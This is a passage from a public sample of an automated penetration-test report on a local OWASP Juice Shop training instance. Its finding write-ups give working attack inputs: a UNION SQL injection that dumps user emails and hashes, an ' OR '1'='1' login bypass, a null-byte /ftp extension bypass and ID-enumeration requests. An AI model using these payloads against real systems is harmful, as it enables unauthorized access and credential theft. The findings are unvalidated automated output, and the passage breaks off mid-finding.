

Juice Shop desktop assessment — public sample

Public sample of the reviewed local OWASP Juice Shop 20.2.0 assessment, using one administrator and two customer accounts. The target was `http://localhost:3000/`.

Provider / model: OpenCodeGo / omen-alpha (operator reported). Actual charge for the assessment: US\$9.92 (operator reported; not calculated from token prices).

The supplied September 2026 usage screenshot shows omen-alpha (go): US\$8.51 for September 6. It is a daily cost view with All models / All Keys selected, not a token-count view or an assessment-specific invoice. It does not independently establish the US\$9.92 run total.


Coverage: 154 mapped screens marked tested, none remaining. Reviewed report: 54 confirmed-category entries (3 critical, 22 high, 15 medium, 12 low, 2 info), plus 5 medium-or-higher suspected leads and 1 low-signal note. HTML/PDF group all 6 unconfirmed entries under Suspected; Markdown separates the low-signal note.

These are automated report categories, not 54 independently validated unique vulnerabilities. Six duplicate entries were consolidated; upload-only XSS was moved to suspected and negative-deposit impact was narrowed. No new scan or model call was made to prepare this sample.

Publication edits remove account addresses, password hashes, seed phrases, tokens, order identifiers and street-address text. Raw HTTP bodies, cookies, session files, screenshots and private artifacts are not bundled. Evidence IDs remain for traceability to the private run. Redaction placeholders must be replaced with your own local test data when reproducing a check; x and wrong are dummy probe passwords.

Finding narratives and classifications retain the reviewed automated output and may contain false positives, remaining overlaps or unsupported impact claims. Public-route access needs intended-policy validation; a role claim alone does not prove a privileged action; hash exposure is not proof of recovered plaintext; a short failed-login burst does not establish unlimited brute force. This publication review is not independent validation of every finding.

The source label claude-pilot is a historical internal validator name, not the model used for this assessment. The interval from run start to report export includes pauses and export delay; it is not measured active scanning time.



Usage screenshot supplied by the operator. Daily cost, not token usage.

VERDICT Security Assessment Report

CONTENTS

Assessment Information

Scope

Summary

Findings

- 1. **CRITICAL** [sqli] Unauthenticated UNION SQL injection in /rest/products/search dumps full users table (emails + password hashes)
- 2. **CRITICAL** [sqli] SQL injection in login → unauthenticated admin authentication bypass
- 3. **CRITICAL** [secret-exposure] BIP-39 wallet seed phrase exposed via unauthenticated /api/Feedbacks
- 4. **HIGH** [auth-bypass] Admin-only endpoints (/rest/admin/application-configuration and /rest/admin/application-version) accessible to any user and unauthenticated
- 5. **HIGH** [idor] IDOR: any authenticated user can read any other user's shopping basket by sequential id at /rest/basket/{id}
- 6. **HIGH** [idor] IDOR/BOLA on /api/Feedbacks/{id} — any feedback readable by id with a low-priv session
- 7. **HIGH** [mass-assignment] Mass-assignment: POST /api/Feedbacks accepts client-supplied UserId, forging feedback attributed to arbitrary users
- 8. **HIGH** [secret-exposure] Null-byte (%00) extension bypass on /ftp file server allows unauthenticated download of arbitrary files (KeePass vault, package manifests, bytecode, quarantine)
- 9. **HIGH** [mass-assignment] Mass-assignment/over-fetch on /rest/user/whoami fields param returns password hash and role (sensitive attributes not allowlisted)
- 10. **HIGH** [idor] Unauthenticated IDOR/BOLA read of any user's recycle request via /api/Recycles/{id}
- 11. **HIGH** [mass-assignment] Mass-assignment: cross-user record forge via client-controlled UserId in POST /api/Recycles
- 12. **HIGH** [idor] IDOR: read any user's basket item via sequential id on /api/BasketItems/{id}
- 13. **HIGH** [secret-exposure] Any authenticated non-admin can read the full user roster (emails, roles, password column, totpSecret, deluxeToken) via /rest/user/authentication-details
- 14. **HIGH** [auth-bypass] Hints API over-exposure: GET /api/Hints returns ALL hints (incl. paid/locked) unauthenticated
- 15. **HIGH** [idor] IDOR on order tracking: any user can read any other user's order (incl. masked email, items, totals) via /rest/track-order/{code}
- 16. **HIGH** [auth-bypass] Unauthenticated order tracking: /rest/track-order/{code} leaks any order (masked email, items, totals) with no session required
- 17. **HIGH** [idor] Unauthenticated download of customer order invoice PDFs from /ftp
- 18. **HIGH** [auth-bypass] Broken access control: any logged-in customer can create and update products (product tampering)
- 19. **HIGH** [mass-assignment] Mass-assignment on product create: client-controlled createdAt/updatedAt/deletedAt are accepted (forged timestamps, ghost products)
- 20. **HIGH** [auth-bypass] Unauthenticated product UPDATE via PUT /api/Products/{id} (write-plane auth bypass)
- 21. **HIGH** [auth-bypass] Malware quarantine directory and artifacts served to unauthenticated users
- 22. **HIGH** [qty-tampering] Negative-quantity tampering on basket item corrupts basket total
- 23. **HIGH** [session] JWT forgery (alg:none) — unsigned attacker-minted tokens accepted; role:admin escalation
- 24. **HIGH** [idor-write] IDOR/BOLA write on /api/Addresss/{id}: other user's address overwritten and silently hijacked (UserId reassigned to attacker)
- 25. **HIGH** [secret-exposure] KeePass credential vault (incident-support.kdbx) downloadable from unauthenticated /ftp directory listing
- 26. **MEDIUM** [xss-reflected] Reflected/DOM XSS in the #/search?q= route — query string is rendered into the page and executes

- 27. **MEDIUM** [misconfig] /api/Challenges collection endpoint fully readable without authentication (excessive data exposure)
 - 28. **MEDIUM** [other] Continue code is a deterministic, state-independent token served to any unauthenticated client
 - 29. **MEDIUM** [workflow-bypass] Continue-code "apply" restores global challenge progress without authentication (unauth code-bearer restore)
 - 30. **MEDIUM** [misconfig] /api/Quantities list endpoint exposes full stock/inventory table without authentication (item route is guarded, list route is not)
 - 31. **MEDIUM** [other] Captcha protection on POST /api/Feedbacks fully bypassable — plaintext answer leaks from /rest/captcha and tokens are reusable
 - 32. **MEDIUM** [info-disclosure] Unauthenticated /rest/memories leaks full User objects (emails, MD5 password hashes, deluxeTokens, roles) of all photo-wall authors
 - 33. **MEDIUM** [info-disclosure] Confidential acquisitions document and encrypted announcement readable without authentication via /ftp directory
 - 34. **MEDIUM** [session] Session JWT embeds md5 password hash (reflected via /rest/user/whoami?fields=password)
 - 35. **MEDIUM** [info-disclosure] /api/Users/ leaks all users' emails, roles and deluxe tokens to any authenticated user
 - 36. **MEDIUM** [price-tampering] Wallet top-up accepts negative deposit amounts
 - 37. **MEDIUM** [info-disclosure] /ftp and /ftp/quarantine directory listings served without authentication
 - 38. **MEDIUM** [open-redirect] Open redirect via allowlist bypass in /redirect?to=
 - 39. **MEDIUM** [secret-exposure] /ftp extension filter bypass (%2500.md null-byte double-encode) exposes .bak backup files incl. legacy coupon codes
 - 40. **MEDIUM** [misconfig] WAF/id-filter bypass via query form — /api/Quantities/1 blocked (403) but /api/Quantities/?id=1 returns the object
 - 41. **LOW** [info-disclosure] Stack trace and internal build paths disclosed in error page on unrecognized /rest/path
 - 42. **LOW** [headers] Missing Content-Security-Policy / Referrer-Policy / Permissions-Policy on the main dashboard
 - 43. **LOW** [other] Business-logic: POST /api/Feedbacks persists unvalidated input — out-of-range ratings (6, -5) and missing required fields accepted
 - 44. **LOW** [info-disclosure] Verbose error pages on /ftp leak absolute server paths, Express version, and internal source references
 - 45. **LOW** [user-enumeration] User enumeration via hidden /rest/user/security-question endpoint
 - 46. **LOW** [info-disclosure] Soft-deleted product 'Christmas Super-Surprise-Box (2014 Edition)' retrievable via search (sensitive-data exposure through confirmed SQLi sink)
 - 47. **LOW** [info-disclosure] Admin endpoint /rest/admin/application-version readable without authentication (version disclosure)
 - 48. **LOW** [info-disclosure] Express stack trace + server internals disclosure on any non-GET method at /rest/admin/application-configuration
 - 49. **LOW** [info-disclosure] Stack-trace / internal-path disclosure from malformed method on /rest/track-order (Express error page leaks server paths + version)
 - 50. **LOW** [info-disclosure] Verbose stack-trace error pages on /api/BasketItems leak framework/ORM internals
 - 51. **LOW** [info-disclosure] Unhandled 500 with full stack trace on duplicate basket-item add
 - 52. **LOW** [rate-limit] No rate limiting / lockout on login endpoint (brute-force possible)
 - 53. **INFO** [headers] Missing Referrer-Policy header on /
 - 54. **INFO** [headers] Missing Permissions-Policy header on /
- Suspected (needs manual verification)

- 55. **HIGH** [xxe] XXE precondition on undocumented B2B order API: /b2b/v2/orders accepts XML DOCTYPE with external file SYSTEM entities (file-read lead, blind)
- 56. **HIGH** [secret-exposure] FTP directory listing + null-byte extension bypass exposes coupon backup, KeePass credential vault and server dependency files
- 57. **MEDIUM** [session] Continue-code tokens are deterministic fixed-salt encodings usable as unauthenticated bearer credentials for progress restore (weak-token lead; forgery not proven in-band)
- 58. **MEDIUM** [xss-stored] Uploaded active content — browser execution unverified
- 59. **MEDIUM** [session] JWT verification failure on /api/Challenges/{id}: middleware rejects the app's own freshly-minted valid token with a crypto DECODER error
- 60. **INFO** [qa?] [xss-stored] Stored SVG with active onload handler persisted in the image upload store, served with a wrong (image/jpeg) content type

Assessment Information

Assessment ID	a-mtoiJulK-ajc469
Target	http://localhost:3000/
Started	2026-09-05T15:04:05.112Z
Generated	2026-09-07T00:17:09.960Z
Phase	report
Screens	154 mapped · 154 tested · 0 excluded · 0 unfinished
Hypotheses	0 (0 confirmed)
Findings	54
Tooling	VERDICT

Scope

In-scope hosts	localhost:3000
Out-of-scope hosts	—
In-scope paths	/
Out-of-scope paths	—
Rate	30 req/min, max 2 concurrent

Summary

54 finding(s)

3 critical 22 high 15 medium 12 low 2 info

Plus 6 suspected lead(s) needing manual verification (listed separately, not counted above).

Findings

CRITICAL 1. [sql] Unauthenticated UNION SQL injection in /rest/products/search dumps full users table (emails + password hashes)

Screen: s-0014

Source: validator claud-pilot

Scope basis: authorized target http://localhost:3000/

The storefront product search on the dashboard interpolates the q parameter directly into a SQLite query (broken out via ')). A UNION SELECT with 9 columns returns rows from the users table interleaved with product results: id, email and MD5 password hashes for [REDACTED_EMAIL_1], [REDACTED_EMAIL_2], [REDACTED_EMAIL_3] and [REDACTED_EMAIL_4]. Full users-table read with zero authentication.

Reproduction

```
1. GET /rest/products/search?q=apple → normal 3 products (control). 2. GET
/rest/products/search?q=%27)) union select id,email,password,'1','1','1','1','1','1'
from users-- → 200 with the entire users table (email + MD5 password hash per row,
e.g. [REDACTED_EMAIL_1] / [REDACTED_HASH_OR_TOKEN_1]). 3. Mismatched column count
payload (12 columns) returns 500 SQLITE_ERROR "UNION do not have the same number of
result columns" – proving the injection executes server-side. Payload replayed twice
with identical result.
```

Evidence

- Evidence ev-mtoodlfj-d8 — withheld from public sample
- Evidence ev-mtooeqvj-dd — withheld from public sample
- Evidence ev-mtoofilx-dg — withheld from public sample

CRITICAL 2. [sql] SQL injection in login → unauthenticated admin authentication bypass

Screen: s-0060

Source: validator claudé-pilot

Scope basis: authorized target http://localhost:3000/

The login endpoint builds its user lookup with unsanitized string concatenation. A boolean payload in the email field (' OR '1'='1'-- - with any password) returns HTTP 200 with a valid authentication token for the first user in the table ([REDACTED_EMAIL_1], id 1, role "admin"), while the matched FALSE payload (' OR '1'='2'-- -) and normal wrong-password attempts return 401 "Invalid email or password." The issued JWT even embeds the admin's password hash ([REDACTED_HASH_OR_TOKEN_1]). This is unauthenticated full admin authentication bypass.

Reproduction

```
POST /rest/user/login {"email":"' OR '1'='1'-- -","password":"x"} → 200 with admin
JWT. Control: same request with ' OR '1'='2'-- - (or wrong password for a real user) →
401.
```

Evidence

Evidence ev-mtp3sqqv-1jx — withheld from public sample

Evidence ev-mtp3sqz9-1jy — withheld from public sample

Evidence ev-mtp3sr7a-1jz — withheld from public sample

Evidence ev-mtppnbs0-31 — withheld from public sample

Evidence ev-mtppnc0f-32 — withheld from public sample

Evidence ev-mtppnc86-33 — withheld from public sample

CRITICAL 3. [secret-exposure] BIP-39 wallet seed phrase exposed via unauthenticated /api/Feedbacks

Screen: (cross-screen)

Source: validator claude-pilot

Scope basis: authorized target http://localhost:3000/

The public feedback endpoint returns stored comments to anyone. Comment id 4 (UserId 21) contains the user's complete 12-word BIP-39 wallet seed phrase for their crypto wallet — anyone can steal the wallet contents. A user-entered seed phrase in the comments column is returned verbatim by the API.

Reproduction

1. GET /api/Feedbacks with no authentication → 200, array of feedback entries. 2. Entry id 4 (UserId 21) contains: Please send me the juicy chatbot NFT in my wallet at /juicy-nft : [REDACTED_SEED_PHRASE_1]. 3. A 12-word BIP-39 seed phrase (exactly 12 words) is the wallet master key – confirmed in both the list and the direct item GET /api/Feedbacks/4.

Evidence

| Evidence ev-mtpl0mu5-39c — withheld from public sample

| Evidence ev-mtpl0n2y-39d — withheld from public sample

| Evidence ev-mtpl0rg6-39o — withheld from public sample

HIGH 4. [auth-bypass] Admin-only endpoints (/rest/admin/application-configuration and /rest/admin/application-version) accessible to any user and unauthenticated

Screen: s-0001

Source: validator claude-pilot

Scope basis: authorized target http://localhost:3000/

The admin-only endpoints GET /rest/admin/application-version and GET /rest/admin/application-configuration enforce no authorization at all: they return HTTP 200 with full protected payloads to (a) a normal user (user1, non-admin role) and (b) a completely unauthenticated request with empty cookie and empty Authorization header. The application-configuration response is a 23.5KB JSON blob of server configuration: server port/basePath/baseUrl, application domain, altcoinName, chatBot LLM model (gemma4:e4b) and retry settings, social/press URLs, welcome-banner content and the full remainder of the server config tree. Application-version leaks the exact running version (20.2.0). verify_access confirms the unauthenticated body (23512B) is byte-for-byte the protected content an authed admin sees. A control request to another admin-gated API (/api/Users) with the same blanked session is correctly rejected with 401 'No Authorization header was found', proving the auth middleware exists in the app but is simply not applied to these /rest/admin/* routes.

Reproduction

```
1) As normal user user1: GET /rest/admin/application-version and
/rest/admin/application-configuration -> both 200 with full admin payloads (expect
403). 2) Negative control: GET /api/Users with the same blanked session -> 401
UnauthorizedError (auth gate exists elsewhere). 3) Negative control (unauth): GET
/rest/admin/application-configuration with headers {cookie:"", authorization:""} ->
STILL 200 with the full 23.5KB config, reproducibly (twice). 4) verify_access: unauth
body identical (23512B) to authed body = the protected admin config. 5) Same for
/rest/admin/application-version -> {"version":"20.2.0"} 200 unauthenticated.
```

Evidence

- Evidence ev-mtojwxb-15 — withheld from public sample
- Evidence ev-mtojdvkmk-7 — withheld from public sample
- Evidence ev-mtojxx5v-16 — withheld from public sample
- Evidence ev-mtojkl2c-18 — withheld from public sample
- Evidence ev-mtojccyo-4 — withheld from public sample
- Evidence ev-mtojccqb-3 — withheld from public sample
- Evidence ev-mtojdvul-8 — withheld from public sample

HIGH 5. [idor] IDOR: any authenticated user can read any other user's shopping basket by sequential id at /rest/basket/{id}

Screen: s-0001

Source: validator claude-pilot

Scope basis: authorized target http://localhost:3000/

GET /rest/basket/{id} has no ownership check: with the normal user1 session, requesting another user's basket (/rest/basket/5, UserId 16) returns that user's full basket contents — item ids, product names, per-item quantities, prices, and internal BasketItem/BasketId references. The same user's own basket (/rest/basket/6, UserId 25) is returned correctly. Negative control: /rest/basket/9999 (non-existent) returns {"status":"success","data":null} with an empty data field, proving the endpoint distinguishes existing ids and is not a catch-all. Unauthenticated request correctly returns 401 (JWT auth gate present), so this is a post-auth broken object-level authorization (BOLA), not an auth bypass. Reproduced twice, identical 946-byte payload. [+] Also observed as "IDOR read of any user's basket via /rest/basket/{id} (known hole, evidence re-attached)" (screen s-0106).

Reproduction

1) Negative control: GET /rest/basket/9999 as user1 -> 200 with data:null (non-existent id denied/empty). 2) GET /rest/basket/6 as user1 -> own basket (UserId 25) returned normally. 3) GET /rest/basket/5 as user1 -> 200 with another user's basket (UserId 16) including item names, quantities, prices and internal BasketItem ids – cross-user PRIVATE object. 4) Replay: identical response on second request. 5) Unauthenticated GET /rest/basket/5 -> 401 (auth enforced, hole is object-level authorization only).

Evidence

- Evidence ev-mtojev0i-p — withheld from public sample
- Evidence ev-mtojevi9-r — withheld from public sample
- Evidence ev-mtojfetx-s — withheld from public sample
- Evidence ev-mtpgu3ne-2qo — withheld from public sample
- Evidence ev-mtpgu3wf-2qp — withheld from public sample
- Evidence ev-mtpgu457-2qq — withheld from public sample

HIGH 6. [idor] IDOR/BOLA on /api/Feedbacks/{id} — any feedback readable by id with a low-priv session

Screen: s-0004

Source: validator claude-pilot

Scope basis: authorized target http://localhost:3000/

GET /api/Feedbacks/{id} with a regular (user1) Bearer session returns any feedback row by sequential id — including another user's private submission (id=4, UserId=21) whose comment carries the user's personal crypto seed phrase for the in-app NFT wallet, plus author UserId and exact timestamps. A non-existent id (id=999999) is correctly denied with 404, so the endpoint is not a catch-all; the gate simply fails to scope rows to their owner. Note: the LIST endpoint /api/Feedbacks is intentionally public (that exposure is recorded separately), but the single-item read is a distinct unauthenticated-user / feedback-item authorization hole.

Reproduction

1. login as any regular user (user1). 2. GET /api/Feedbacks/4 with the user1 Bearer token → 200 with {"UserId":21,"id":4,"comment":"Please send me the juicy chatbot NFT... seed phrase...","rating":1}. 3. GET /api/Feedbacks/999999 with the same session → 404 (negative control). 4. Replay step 2 twice → identical 200 body both times. Cross-user object (UserId=21 vs self UserId=26) returned with a live session = confirmed BOLA read.

Evidence

- Evidence ev-mtoketzj-3v — withheld from public sample
- Evidence ev-mtokeu8h-3w — withheld from public sample
- Evidence ev-mtokeuhb-3x — withheld from public sample

HIGH 7. [mass-assignment] Mass-assignment: POST /api/Feedbacks accepts client-supplied UserId, forging feedback attributed to arbitrary users

Screen: s-0025

Source: validator claude-pilot

Scope basis: authorized target http://localhost:3000/

The feedback creation endpoint accepts and persists an attacker-supplied UserId field via mass-assignment: including "UserId":1 in the POST body caused the stored feedback record to be attributed to user id 1 (the admin), with the value echoed back in the 201 response and verified against the negative control (no UserId → UserId:null). This lets an unauthenticated/unprivileged client forge feedback that appears to come from any user (rating fraud, reputation manipulation, non-repudiation loss).

Reproduction

1. (control) POST /api/Feedbacks {"comment":"x","rating":3} with no UserId field → 201, response shows UserId:null. 2. (attack) POST {"comment":"forged","rating":5,"UserId":1} → 201, response shows UserId:1 – feedback attributed to admin. 3. (replay) POST the identical body again → 201, UserId:1 (ev-mtouaokt-sg). Note: captcha was passed in both cases per finding f-013.

Evidence

Evidence ev-mtou9civ-sd — withheld from public sample

Evidence ev-mtou9anz-sc — withheld from public sample

Evidence ev-mtouaokt-sg — withheld from public sample

HIGH 8. [secret-exposure] Null-byte (%00) extension bypass on /ftp file server allows unauthenticated download of arbitrary files (KeePass vault, package manifests, bytecode, quarantine)

Screen: s-0032

Source: validator claude-pilot

Scope basis: authorized target http://localhost:3000/

The /ftp static file server enforces an extension allowlist ("Only .md and .pdf files are allowed!") by suffix-matching the raw request path. Appending a URL-encoded null byte plus .md (%2500.md) to any filename defeats the check while the server still resolves and serves the original file (null byte truncates the path used for stat/sendFile). With this trick an UNAUTHENTICATED user downloads every non-md/pdf file in /ftp: package.json.bak (full dependency tree: express-jwt 0.1.3, sequelize ~4, sqlite, marsdb, sanitize-html 1.4.2, jsonwebtoken ~8 — an accurate version map for CVE targeting), incident-support.kdbx (32 KB KeePass password vault for support credentials), coupons_2013.md.bak (historical coupon codes), eastere.gg, encrypt.pyc (Python bytecode embedding the key material that decrypts announcement_encrypted.md), and /ftp/quarantine/ containing juicy_malware_*.url launcher shortcuts. Directory listings at /ftp/ and /ftp/quarantine/ are open without authentication, making every filename enumerable. Plain traversal out of /ftp is blocked (403), so the null-byte suffix is the actual exploitation path.

Reproduction

1. Unauthenticated: GET /ftp/package.json.bak → 403 "Only .md and .pdf files are allowed!" (negative control, ev-mtowf5mv-wt).
2. GET /ftp/package.json.bak%2500.md → 200 application/octet-stream, full file contents starting {"name": "juice-shop", "version": "6.2.0-SNAPSHOT" ...} (replays ev-mtowf5uw-wu, ev-mtowf62x-wv, stable).
3. The same bypass reads every other listed file: /ftp/suspicious_errors.yml%2500.md (ev-mtow63sv-wa), /ftp/incident-support.kdbx%2500.md (ev-mtow7hh1-wg, 32 KB KeePass vault bytes), /ftp/eastere.gg%2500.md (ev-mtow9bep-wk), /ftp/encrypt.pyc%2500.md (ev-mtow9bux-wm), /ftp/coupons_2013.md.bak%2500.md (ev-mtow85d9-wj).
4. /ftp/ and /ftp/quarantine/ directory listings are unauthenticated (ev-mtow4lvm-wl, ev-mtow9bmr-wl), so filenames are enumerable.
5. Direct traversal out of /ftp is blocked: /ftp/..%2fpackage.json → 403 (ev-mtow5bbs-w6); probe_traversal on /ftp/{{PATH}} reported no traversal leak.

Evidence

- Evidence ev-mtowf5mv-wt — withheld from public sample
- Evidence ev-mtowf5uw-wu — withheld from public sample
- Evidence ev-mtowf62x-wv — withheld from public sample

HIGH 9. [mass-assignment] Mass-assignment/over-fetch on /rest/user/whoami fields param returns password hash and role (sensitive attributes not allowlisted)

Screen: s-0034

Source: validator claudie-pilot

Scope basis: authorized target http://localhost:3000/

The comma-separated `fields` query param is passed through to the user-row query without an attribute allowlist. The benign UI request (fields=id,email) returns only {id,email}; requesting sensitive column names returns them verbatim: the password hash [REDACTED_HASH_OR_TOKEN_2] (32-char hex — not bcrypt format, indicating weak/unsalted password storage), the role (customer) and the profileImage path are all honored (deleteProfile is filtered out). This is classic mass-assignment/over-fetching: sensitive attributes of the users row are pullable by name. Hash + role = offline-crackable credential material. whoami is identity-bound (id/UserId params do not redirect it), so this leaks the caller's own row — but password hash + role is confirmed, stable credential exposure.

Reproduction

```
1) As user1: GET /rest/user/whoami?fields=id,email → {"user":{"id":26,"email":"[REDACTED_EMAIL_5]"}} (negative control, no password). 2) GET /rest/user/whoami?fields=id,email,password,role,profileImage,deleteProfile → adds "password":"[REDACTED_HASH_OR_TOKEN_2]","role":"customer","profileImage":"assets/public/images/uploads/default.svg". 3) Repeat with fields=id,email,password,role → stable reproduction.
```

Evidence

- Evidence ev-mtowzryl-y7 — withheld from public sample
- Evidence ev-mtowzs6o-y8 — withheld from public sample
- Evidence ev-mtox04qx-y9 — withheld from public sample

HIGH 10. [idor] Unauthenticated IDOR/BOLA read of any user's recycle request via `/api/Recycles/{id}`

Screen: s-0042

Source: validator claude-pilot

Scope basis: authorized target `http://localhost:3000/`

GET `/api/Recycles/{id}` returns ANY user's recycle request by id with no object-level authorization check. A blank session (no cookie, no Authorization header) receives user 3's record (id=2, UserId:3) while a non-existent id returns an empty success. All four recycles records (ids 1-14, including admin/other users') are enumerable from a fresh unauthenticated session. In contrast, the sibling `/api/Addressss` endpoints correctly enforce both authentication (401 unauth) and object-level access (foreign ids 400).

Reproduction

1. From a fresh session (no cookie, no Authorization header): GET `http://localhost:3000/api/Recycles/2` → 200 with user 3's recycle record (UserId:3, quantity 1320, pickup date). 2. Control: GET `/api/Recycles/9999` → 200 {status:success,data:[]} (denied content for non-existent id). 3. Replays: GET `/api/Recycles/2` → 200, user 3's record again; ids 1, 2, 4, 5, 13, 14 also enumerate other users' records.

Evidence

Evidence ev-mtozc041-18d — withheld from public sample

Evidence ev-mtozar1d-18b — withheld from public sample

Evidence ev-mtoze2wy-18j — withheld from public sample

HIGH 11. [mass-assignment] Mass-assignment: cross-user record forge via client-controlled UserId in POST /api/Recycles

Screen: s-0042

Source: validator claude-pilot

Scope basis: authorized target http://localhost:3000/

POST /api/Recycles trusts a client-supplied UserId field and stores it verbatim instead of deriving the owner from the authenticated session. A request from user2 (session id 27) with body {"UserId":2,...} was persisted with UserId:2 (cross-user record creation); the baseline without UserId was persisted with UserId:null. This forgeable ownership field lets any authenticated user create records attributed to another user — and because GET /api/Recycles/{id} has no object-level authz (f-023), forgeries are readable by anyone.

Reproduction

1. As user2 (own session id 27): POST /api/Recycles/ {"AddressId":7,"Quantity":1} → 201, persisted with UserId:null (negative control). 2. POST /api/Recycles/ {"UserId":2,"AddressId":7,"Quantity":1} → 201, persisted with UserId:2 (a foreign user's id) – accepted twice. 3. GET /api/Recycles/11 → 200 shows the forged record (UserId:2) readable by anyone via the IDOR in f-023.

Evidence

Evidence ev-mtoz8f06-181 — withheld from public sample

Evidence ev-mtoz8f9b-182 — withheld from public sample

Evidence ev-mtoz8fii-183 — withheld from public sample

HIGH 12. [idor] IDOR: read any user's basket item via sequential id on /api/BasketItems/{id}

Screen: s-0043

Source: validator claude-pilot

Scope basis: authorized target http://localhost:3000/

GET /api/BasketItems/{id} (sequelize-json REST) returns any basket item by sequential id with no ownership check. Item id 8 belongs to BasketId 5 (another user — my own basket is id 8 with UserId 27), yet my user2 session (UserId=27) reads it: {ProductId:4, BasketId:5, id:8, quantity:2}. A non-existent id (control) is correctly denied 404, proving per-object authz is expected but absent for foreign ids. Neighbour ids 1..14 are enumerable, so every user's basket contents are readable.

Reproduction

1) Login as user2 (UserId 27, own basket id 8, own item id 9). 2) GET /api/BasketItems/99999 → 404 (negative control). 3) GET /api/BasketItems/8 → 200 with another user's item (BasketId 5). 4) Repeat with ids 1/10/11 → 200 with further foreign items.

Evidence

Evidence ev-mtozmsa9-18x — withheld from public sample

Evidence ev-mtozmsrc-18z — withheld from public sample

Evidence ev-mtozmszx-190 — withheld from public sample

Evidence ev-mtozmvv8-191 — withheld from public sample

HIGH 13. [secret-exposure] Any authenticated non-admin can read the full user roster (emails, roles, password column, totpSecret, deluxeToken) via /rest/user/authentication-details

Screen: s-0051

Source: validator claude-pilot

Scope basis: authorized target http://localhost:3000/

GET /rest/user/authentication-details is session-gated (unauthenticated → 401 UnauthorizedError, negative control ev-mtp1gjyy-1f1) but performs no ROLE check: a plain non-admin customer (user1) receives the entire application user table (9747-byte JSON, stable across two replays). The roster exposes every user's email — including admins [REDACTED_EMAIL_1] and [REDACTED_EMAIL_4] — role, password column (hash material for offline cracking), totpSecret field, deluxeToken (real value [REDACTED_HASH_OR_TOKEN_3]), lastLoginIp/lastLoginTime and account metadata. A vertical broken-access-control failure leaking credential-adjacent secrets and PII of all users to any authenticated low-privilege account. Note: /rest/admin/application-version was checked as a sibling admin endpoint and its unauth 200 was ruled not_bypass (verify_access) — no claim filed there.

Reproduction

1. GET /rest/user/authentication-details with NO session → 401 UnauthorizedError (control: protected). 2. Log in as plain customer (user1), repeat GET → 200 JSON with the full user roster (emails incl. admin's, roles, password column, totpSecret, deluxeToken). 3. Replay → identical 9747-byte roster (stable). Auth works (401 unauth) but the endpoint is not role-restricted, so any authenticated user can read all credential material.

Evidence

Evidence ev-mtp1gjyy-1f1 — withheld from public sample

Evidence ev-mtp1fqqr-1f0 — withheld from public sample

Evidence ev-mtp1gk7v-1f2 — withheld from public sample

HIGH 14. [auth-bypass] Hints API over-exposure: GET /api/Hints returns ALL hints (incl. paid/locked) unauthenticated

Screen: s-0053

Source: validator claude-pilot

Scope basis: authorized target http://localhost:3000/

The hints dashboard's backing endpoint GET /api/Hints has no authorization requirement. With a completely empty session (no cookie, no Bearer) it returns HTTP 200 with the entire hints table (65,474 bytes, all hints across every ChallengeId) byte-identical to the authenticated admin response (verify_access: unauth 200 reproduces the authenticated protected content). By contrast, sibling per-record routes on the same resource (/api/Hints/{id}) correctly enforce the token, returning 401 "UnauthorizedError: No Authorization header was found" without one — proving auth middleware exists but is omitted on the list route, and the 200 is not a catch-all. This defeats the Hints screen's own design rule ("Hints must NOT be visible until you have solved the corresponding challenge" — i.e. hints are paid/unlocked content): every hint is readable by any unauthenticated user. Access-Control-Allow-Origin: * additionally permits any attacker page to read the response cross-origin.

Reproduction

```
1. GET http://localhost:3000/api/Hints with NO cookie and NO Authorization header ->
HTTP 200, {"status":"success","data":[...all hints...]} (65,474 bytes), identical to
the authenticated admin response. 2. GET http://localhost:3000/api/Hints/99999
unauthenticated -> 401 "UnauthorizedError: No Authorization header was found" (per-
record routes DO enforce auth; proves the 200 is not a catch-all). 3. Repeat step 1 ->
stable identical 200. verify_access unauth body == auth body confirms the returned
data IS the protected content.
```

Evidence

- Evidence ev-mtplrns-1fm — withheld from public sample
- Evidence ev-mtplrncv-1fl — withheld from public sample
- Evidence ev-mtplrssl-1fn — withheld from public sample
- Evidence ev-mtplt9gr-1fq — withheld from public sample

HIGH 15. [idor] IDOR on order tracking: any user can read any other user's order (incl. masked email, items, totals) via `/rest/track-order/{code}`

Screen: s-0059

Source: validator claude-pilot

Scope basis: authorized target `http://localhost:3000/`

The track-order lookup on `/rest/track-order/{orderId}` performs no ownership check: any authenticated customer can retrieve any other user's order by its code. Cross-user test: logged in as user2, requested user1's order code `[REDACTED_ORDER_CODE_1]` and received user1's complete protected order object (masked customer email `[REDACTED_EMAIL_6]`, line items, prices/totals, bonus, delivery info, `addressId/paymentId` fields) — while a non-existent code returns only an echo `{orderId:<input>}` (negative control distinguishes cleanly). Both orders were created fresh this run as user1 (bid=7) and user2 (bid=8) via `POST /api/BasketItems` + `POST /rest/basket/{id}/checkout`, so cross-user ownership is proven, not inferred. Note: the endpoint also requires no authentication at all (separate auth-bypass finding).

Reproduction

